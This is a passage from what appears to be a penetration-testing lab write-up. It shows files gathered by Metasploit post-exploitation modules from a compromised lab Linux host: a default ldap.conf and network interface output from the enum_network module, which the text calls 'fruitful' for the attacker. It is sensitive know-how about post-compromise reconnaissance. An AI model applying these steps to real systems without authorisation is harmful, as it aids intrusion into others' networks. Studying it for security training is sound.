
Next, we have the LDAP.conf file. LDAP stands for Lightweight Directory Access Protocol.



```
  20190616065823_default_192.168.41.173_linux.enum.conf_283734.txt

#
# LDAP Defaults
#

# See ldap.conf(5) for details
# This file should be world readable but not world writable.

#BASE   dc=example,dc=com
#URI    ldap://ldap.example.com ldap://ldap-master.example.com:666

#SIZELIMIT      12
#TIMELIMIT      15
#DEREF          never




                                      [ Read 13 lines ]
^G Get Help    ^O Write Out   ^W Where Is    ^K Cut Text    ^J Justify     ^C Cur Pos
^X Exit        ^R Read File   ^\ Replace     ^U Uncut Text^T To Spell      ^_ Go To Line
```

The configuration file of LDAP has minimal information for us.


The post/linux/gather/enum_network module is another module which gave us some fruitful results. The first thing we can see here is the network configuration of our target. This shows all the network interfaces the target is connected to.



```
   20190616072819_default_192.168.41.173_linux.enum.netwo_236759.txt

eth0      Link encap:Ethernet  HWaddr 00:0c:29:10:55:7e
          inet addr:192.168.41.173  Bcast:192.168.41.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe10:557e/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:26336 errors:0 dropped:0 overruns:0 frame:0
          TX packets:9057 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3849393 (3.6 MB)  TX bytes:1809355 (1.7 MB)
          Interrupt:19 Base address:0x2000

eth1      Link encap:Ethernet  HWaddr 00:0c:29:10:55:88
          BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
          Interrupt:16 Base address:0x2080

lo        Link encap:Local Loopback
                               [ Read 26 lines ]
^G Get Help   ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos
^X Exit       ^R Read File  ^\ Replace    ^U Uncut Text^T To Spell    ^  Go To Line
```

